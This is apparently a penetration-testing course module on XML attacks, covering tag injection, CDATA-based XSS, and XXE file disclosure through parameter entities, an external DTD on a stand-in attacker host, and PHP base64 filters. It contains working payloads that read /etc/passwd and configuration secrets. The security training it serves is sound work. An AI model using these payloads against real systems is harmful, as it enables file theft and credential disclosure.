Web Application Penetration Testing eXtreme

v2

XML Attacks

Section 01 | Module 09

Table of Contents

MODULE 09 | XML ATTACKS

Learning Objectives

By the end of this module, you should have a better understanding of:

- ✓ Vulnerabilities related to XML technology
- ✓ Basic and advanced XXE attacks

9.1

XML Attacks

Introduction, Recap & More

9.1.1 Introduction

Despite the arrival of "newer" data structure format languages, such as YAML and JSON, the eXtensible Markup Language remains both alive and a prevalent alternative for exchanging data over the internet.

There are many fields of use that leverage XML. These include PDF, RSS, OOXML (.docx, .pptx, etc.), SVG, and finally networking protocols, such as XMLRPC, SOAP, WebDAV and so many others.

http://en.wikipedia.org/wiki/Yaml
http://en.wikipedia.org/wiki/Json
http://en.wikipedia.org/wiki/Xml
http://en.wikipedia.org/wiki/Portable_Document_Format
http://en.wikipedia.org/wiki/Rss
http://officeopenxml.com/
http://en.wikipedia.org/wiki/Scalable_Vector_Graphics
http://xmlrpc.scripting.com/
http://en.wikipedia.org/wiki/SOAP
http://en.wikipedia.org/wiki/WebDAV

9.1.1 Introduction

In this module, we are going to explore the primary attack techniques against XML data structures.

We'll talk about XML TAG Injection, XML External Entities, XML Entities Expansion, and finally, XPath Injection.

9.1.2 XML Attacks: Recap & More


Technically, XML is derived from the SGML standard and is the same standard on which HTML* is based, however, with a lightweight implementation. This means that some SGML-based features, such as unclosed end-closed tags, etc. are not implemented.

* *The new HTML5 Standards is not SGML-based.*

http://dev.w3.org/html5/html-author/#the-syntax

9.1.2 XML Attacks: Recap & More

Nevertheless, there is a Document Type Definition (DTD) that is used to define the legal building blocks of an XML document. These blocks are as follows:



Checkout here for block definitions: http://www.w3.org/TR/REC-xml/

9.1.2 XML Attacks: Recap & More

An interesting feature of XML documents is the possibility to define the DTD structure either internally or externally. In addition to this, the ability to allow importing is equally interesting.

Let’s see two alternative techniques and, at the same time, see how blocks are declared.

9.1.2.1 XML Document with Internal DTD

```
<?xml version="1.0"?>
<!DOCTYPE message [
        <!ELEMENT message (from,to,body)>
        <!ELEMENT from (#PCDATA)>
        <!ELEMENT to (#PCDATA)>
        <!ELEMENT body (#PCDATA)>
        <!ATTLIST body time CDATA "">
]>
<message>
        <from>Mario</from>
        <to>Luigi</to>
        <body time="16.38">Wanna play? - Cheers, SuperMario!</body>
</message>
```

Parsed Character Data

🟥 Elements

🟦 Tags

🟩 Attributes

9.1.2.2 XML Document with External DTD

message.dtd

```
<!ELEMENT message (from,to,body)>
<!ELEMENT from (#PCDATA)>
<!ELEMENT to (#PCDATA)>
<!ELEMENT body (#PCDATA)>
<!ATTLIST body time CDATA "">
```

```
<?xml version="1.0"?>
<!DOCTYPE message SYSTEM "message.dtd">
<message>
        <from>Mario</from>
        <to>Luigi</to>
        <body time="16.38">Wanna play? - Cheers, SuperMario!</body>
</message>
```

- 🟥 Elements
- 🟦 Tags
- 🟩 Attributes

9.1.2.3 Entities Block

In the last few examples, we saw how to define the logical structure of a document. Simply put, this is what elements must be included in the XML, their attributes and in what order to include them.

To allow for flexibility, the specifications have introduced physical structures (Entities).

http://www.w3.org/TR/REC-xml/#sec-logical-struct
http://www.w3.org/TR/REC-xml/#sec-physical-struct

9.1.2.3 Entities Block

This is nothing new considering that we see and use entities everyday with HTML (see `&lt;` (<), `&amp;` (&), `&copy;` (©) etc.).

What if we are able to define our entities, as you will see in the next example? Yes, this is much more interesting from an attacker point of view!

9.1.2.3 Entities Block

XML Document with External DTD + Entities

```
<?xml version="1.0"?>
<!DOCTYPE message SYSTEM "message.dtd">
<message>
        <from>Mario</from>
        <to>Luigi</to>
        <body time="16.38">Wanna play? &sign;</body>
</message>
```

Wanna play? - Cheers, SuperMario!


message.dtd

```
<!ELEMENT message (from,to,body)>
<!ELEMENT from (#PCDATA)>
<!ELEMENT to (#PCDATA)>
<!ELEMENT body (#PCDATA)>
<!ATTLIST body time CDATA "">
<!ENTITY sign "- Cheers, SuperMario!">
```

- 🟥 Elements
- 🟦 Tags
- 🟩 Attributes
- 🟧 Entities

9.1.2.3 Entities Block

There are various types of entities, depending upon where they are declared, how reusable they are, and if they need to be parsed. They can be categorized, as follows:



Internal External + General Parameter + Parsed Unparsed

9.1.2.3 Entities Block

Among the 2^3 combinations, only 5 entity category combinations are considered legal. They are:

INTERNAL

GENERAL + PARSED

PARAMETER + PARSED

EXTERNAL

GENERAL + PARSED

GENERAL + UNPARSED

PARAMETER + PARSED

9.1.2 XML Attacks: Recap & More

Wrapping up this brief introduction on XML structure, let's analyze the main security issues related to XML Injection Attacks.

Generally speaking, in these types of attacks there are three options: the **XML is tampered**, an **XML document** containing an attack **is sent**, or the **XML is taken** using a querying mechanism.

9.2

XML Tag Injection

9.2 XML Tag Injection

The first attack type is the `Tag/Fragment Injection`.

In this scenario, the attacker is able to alter the XML document structure by injecting both XML data and XML tags.

9.2 XML Tag Injection

For example, let’s assume that a web application is using an XML file to store users with this structure:

```xml
<?xml version="1.0"?>
<users>
    <user>
        <username>admin</username>
        <password>secretpassword</password>
        <group>admin</group>
    </user>
    <user>
        <username>joe</username>
        <password>joespassword</password>
        <group>users</group>
    </user>
</users>
```

9.2 XML Tag Injection

If either updating his profile or during the registration process, Joe is able to inject some `XML metacharacters` within the document. Then, if the application fails to contextually validate data, it is vulnerable to `XML Injection`.

Metacharacters: `'  "  <  >  &`

9.2 XML Tag Injection

In order to test the application against XML Injection, we have to inject metacharacters, attempting to break some of the structures. This will result in throwing exceptions during XML parsing.

Let’s see some examples.

9.2.1 Testing XML Injection – Single/Double Quotes

Single and Double quotes are used to define an attribute value in the tag:

```
<group id="id">admin</group>        <group id='id'>admin</group>
```

An id, like the following, will make the XML incorrect:

```
<group id="12"">admin</group>       <group id='12''>admin</group>
```

9.2.2 Testing XML Injection – Ampersand

Another metacharacter is the `ampersand`, which is used to represent entities in this way:

```
&EntityName;
```

By injecting `&name;`, we can trigger an error if the entity is not defined. Additionally, we can attempt to remove the final `;`, generating a malformed XML structure.

9.2.3 Testing XML Injection – Angular Parentheses

Using angular parentheses, we can begin to define several areas within the XML document such as tag names, comments, and CDATA sections.

```
<tagname>   <!-- -->   <![CDATA[value]]>
```

9.2.4 Testing XML Injection – XSS with CDATA

In addition to breaking the structure and throwing exceptions, we can also try exploiting the XML parser, thereby introducing both a possible XSS attack vector and possibly bypassing a weak filter.

```
<script><![CDATA[alert]]>('XSS')</script>
```

9.2.4 Testing XML Injection – XSS with CDATA

During XML processing, the CDATA section is eliminated, generating the infamous XSS payload:

```
<script>alert('XSS')</script>
```

9.2.4 Testing XML Injection – XSS with CDATA

With CDATA structures, it is also possible to escape angular parentheses, as in our following example:

```
<![CDATA[<]]>script<![CDATA[>]]>
alert('XSS')
<![CDATA[<]]>/script<![CDATA[>]]>
```


This can translate into the following:

```
<script>alert('XSS')</script>
```

Hera Lab #1

XML Injection Labs

In the XML TAG (Fragment Injection) labs, you will learn how to attack XML parsers in order to inject contextualized data that will alter the structure of the document without changing its validity.



Sign in with Caendra

Caendra is the unified login for all eLearnSecurity services.

Don't have an account? Sign up

Don't have an account with us yet? Sign in here using Google or LinkedIn

Sign up here if you don't want to use Google or LinkedIn

**Labs are only available in Full or Elite Editions of the course. To access, go to the course in your members area and click the labs drop-down in the appropriate module line or to the virtual labs tabs on the left navigation. To upgrade, click LINK.*

XML eXternal Entity

9.3 XML eXternal Entity

The most dangerous type of XML Injection attacks consist of injecting external entities into the document definition; this type of attack is known as XXE (XML eXternal Entities).

In general, the idea is to tell XML parsers to load externally defined entities, therefore making it possible to access sensitive content stored on the vulnerable host.

9.3.1 Taxonomy

There are two kinds of External Entities: **Private** and **Public**. The differences are based upon the usage.

Private external entities are restricted to a either a single author or group of authors. Public, on the other hand, was designed for a broader usage. The definitions can be illustrated in greater detail on the next slide.

9.3.1.1 External Entities: Private vs. Public

```
<!ENTITY name SYSTEM "URI">
```

Private

Public

```
<!ENTITY name PUBLIC "PublicID" "URI">
```

Alternate URI where the entity can be found

```
<?xml version="1.0"?>
<!DOCTYPE message [
  <!ELEMENT sign (#PCDATA)>
  <!ENTITY c SYSTEM "http://my.site/copyright.xml">
]>
<sign>&c;</sign>
```

copyright.xml

```
<!--  A SAMPLE copyright  -->
Copyright © 2014 by My.site
```

```
<?xml version="1.0"?>
<!DOCTYPE message [
  <!ELEMENT sign (#PCDATA)>
  <!ENTITY c PUBLIC "-//W3C//TEXT copyright//EN"
     "http://www.w3.org/xmlspec/copyright.xml">
]>
<sign>&c;</sign>
```

9.3.1 Taxonomy

It is important to note that the URI field does not limit XML parses from resolving HTTP(s) protocols only.

There are a number of valid URI Schemes allowed (FILE, FTP, DNS, PHP, etc.).

http://en.wikipedia.org/wiki/URI_scheme

9.3.2 XML eXternal Entity

With external entities, we can create **dynamic references** in the document. Clearly, the most dangerous entities are the private ones because they allow us to disclose local system files, play with network schemes, manipulate internal applications, etc.

Let's see some useful techniques to attack XML parsers and inject XML External Entities.

9.3.2.1 Resource Inclusion

The first example of XXE exploitation is **resource inclusion**. In this scenario, the attacker uploads/crafts a malicious XML file. This includes an external entity definition that points to a local file.

```
<!ENTITY xxefile SYSTEM "file:///etc/passwd">
```

9.3.2.1 Resource Inclusion

Next, in the body of the xml request, they put the reference to the created entity:


```
<!DOCTYPE message [
  …
  <!ENTITY xxefile SYSTEM "file:///etc/passwd">
]>
<message>
  …
  <body>&xxefile;</body>
</message>
```

9.3.2.1 Resource Inclusion

After sending the request to both trigger the attack and force the XML parser into fetching the malicious content, we must coax the application in to providing the information sent.

9.3.2.1 Resource Inclusion

In the continuation of our example, once the receiver reads the message, he will not only see the body of the message, but also the content of the external entity **`&xxefile;`**(**`/etc/passwd`** file).



August 21, 2014
Mario says:

Wanna play?
–Cheers, SuperMario!

```
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/s
h
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
```

9.3.2.2 Resource Inclusion – Improved

Everything is ok! This is because we want to retrieve resources that are either well formatted XML or files which won't cause errors during the parsing process.

For example, `&`, `<` and `>` are XML special characters and will cause errors. Content must conform to the encoding declaration and therefore cannot contain binary data. Let's consider the example on the next slide.

http://www.w3.org/TR/REC-xml/#NT-EncodingDecl

9.3.2.2 Resource Inclusion – Improved

Invalid Resource to Extract

We want to access a php configuration file like the following:

```
<?php
# Secret configuration file...

$config = array();
$config['username'] = 'hiddenuser';
$config['password'] = 'My$up&r$6kr3tP@$$';
```

9.3.2.2 Resource Inclusion – Improved

Invalid Resource to Extract

```
<!DOCTYPE message [
    …
    <!ENTITY xxefile SYSTEM "file:///path/to/config.php">
]>
<message>
    …
    <body>&xxefile;</body>
</message>
```

FAIL

Using a "classic technique", the exploitation will fail; this is just because the target file contains special chars!

Special chars in red

```
<?php
# Secret configuration file...

$config = array();
$config['username'] = 'hiddenuser';
$config['password'] = 'My$up&r$6kr3tP@$$';
```

9.3.2.2 Resource Inclusion – Improved

Invalid Resource to Extract

Neither of these tricks will work!

```
<!DOCTYPE message [
    …
    <!ENTITY a "<![CDATA[">
    <!ENTITY xxefile SYSTEM
"file:///path/to/config.php">
    <!ENTITY z "]]>">
]>
<message>
    …
    <body>&a;&xxefile;&z;</body>
</message>
```

FAIL

We need an alternative method to extract these types of resources.

9.3.2.2 Resource Inclusion – Improved

In addition to document entities, the specification provides Parameter Entities. These are special (parsed) entities to be used only within the DTD definition.

They are **powerful**, especially for clever users! Let's check out some examples.

Parameter Entity definitions


```
<!ENTITY % name "value">
<!ENTITY % name SYSTEM "URI">
<!ENTITY % name PUBLIC "PublicID"
"URI">
```

https://www.w3.org/TR/xml/#dt-PE

9.3.2.2 Resource Inclusion – Improved

CDATA Escape Using Parameter Entities

In the previous example, we attempted to extract a non-conforming XML file by using a mix of joining entities; however, this failed because each entity must first be formatted correctly.



```
…
<!ENTITY a "<![CDATA[">
…
```

Throws an exception

```
> CData section not finished
> Entity 'a' failed to parse
> …
```

9.3.2.2 Resource Inclusion – Improved


CDATA Escape Using Parameter Entities

By both adopting the same approach and using `Parameter Entities` it is possible to retrieve the resource content.

Let's look at the example on the next slide.

9.3.2.2 Resource Inclusion – Improved

CDATA Escape Using Parameter Entities



http://hacker.site/xml/xxe/evil.dtd

```
<!ENTITY join "%a;%xxefile;%z;">
```

Replaces %ExtDTD with this entity definition

```
<!DOCTYPE message [
      …
      <!ENTITY % a "<![CDATA[">
      <!ENTITY % xxefile SYSTEM "file:///path/to/config.php">
      <!ENTITY % z "]]>">
      <!ENTITY % ExtDTD SYSTEM
"http://hacker.site/xml/xxe/evil.dtd">

      %ExtDTD;
]>
<message>
      …
      <body>&join;</body>
</message>
```

Result

```
<body><![CDATA[
   <?php
   # Secret configuration file…
   …
]]</body>
```

9.3.2.2 Resource Inclusion – Improved

Generally speaking, mixing `CDATA` with `Parameter Entities` works in major XML parsers; however, in PHP there is an alternative that allows us to bypass the restriction on file content (`php:// built-in wrapper`).

http://php.net/manual/en/wrappers.php.php

9.3.2.2 Resource Inclusion – Improved

php:// I/O Streams

PHP provides several I/O stream features. One of the most widely used and interesting, from a security perspective, is `php://filter`. This is a kind of meta-wrapper designed to convert the application filters to a stream at the time of opening.


In order to avoid XML parsing errors, we need a filter that reads the target file and then converts the content into a format that is harmless to the XML structure. Can you guess the format?

http://php.net/manual/en/filters.php

9.3.2.2 Resource Inclusion – Improved

php:// I/O Streams

Yes, Base64 is our friend! To encode the target content we need to add the following heading before the entity URI path:



```
file:///path/to/config.php
```

Becomes

```
php://filter/read=convert.base64-encode/resource=/path/to/config.php
```

Conversion filter

File scheme not required!

9.3.2.2 Resource Inclusion – Improved

php:// I/O Streams

So, the exploitation turns into:

```
<!DOCTYPE message [
    …
    <!ENTITY xxefile SYSTEM "php://filter/read=
convert.base64-
encode/resource=file:///path/to/config.php">
]>
<message>
    …
    <body>&xxefile;</body>
</message>
```

Content encoded in Base64

PD9waHANCiMgU2VjcmV0IGNvbmZpZ3VyYXRpb24gZmlsZS4uLg0K
DQokY29uZmlnID0gYXJyYXkoKTsNCiRjb25maWdbJ3VzZXJuYW1l
J10gPSAnaGlkZGVudXNlcic7DQokY29uZmlnWydwYXNzd29yZCdd
ID0gJ015JHVwJnIkNmtyM3RQQCQkJzsNCg==

Result

9.3.3 Bypassing Access Controls

An XXE flaw can help in bypassing various types of access control policies. For example, let's improve the previous PHP configuration file by adding an access restriction to a local server IP addresses.

config.php

```
$allowedIPs = array('127.0.0.1','192.168.1.69');
if (!in_array(@$_SERVER['REMOTE_ADDR'], $allowedIPs)) {
    header('HTTP/1.0 403 Forbidden');
    exit('Access denied.');
}

# Secret information are echoed below...
…
```

9.3.3 Bypassing Access Controls

If we attempt to access it from the web, an "ACCESS DENIED" page will be displayed.

However, if the frontend is vulnerable to XXE, we can exploit the flaw and steal the page content.

9.3.4 Out-Of-Band Data Retrieval

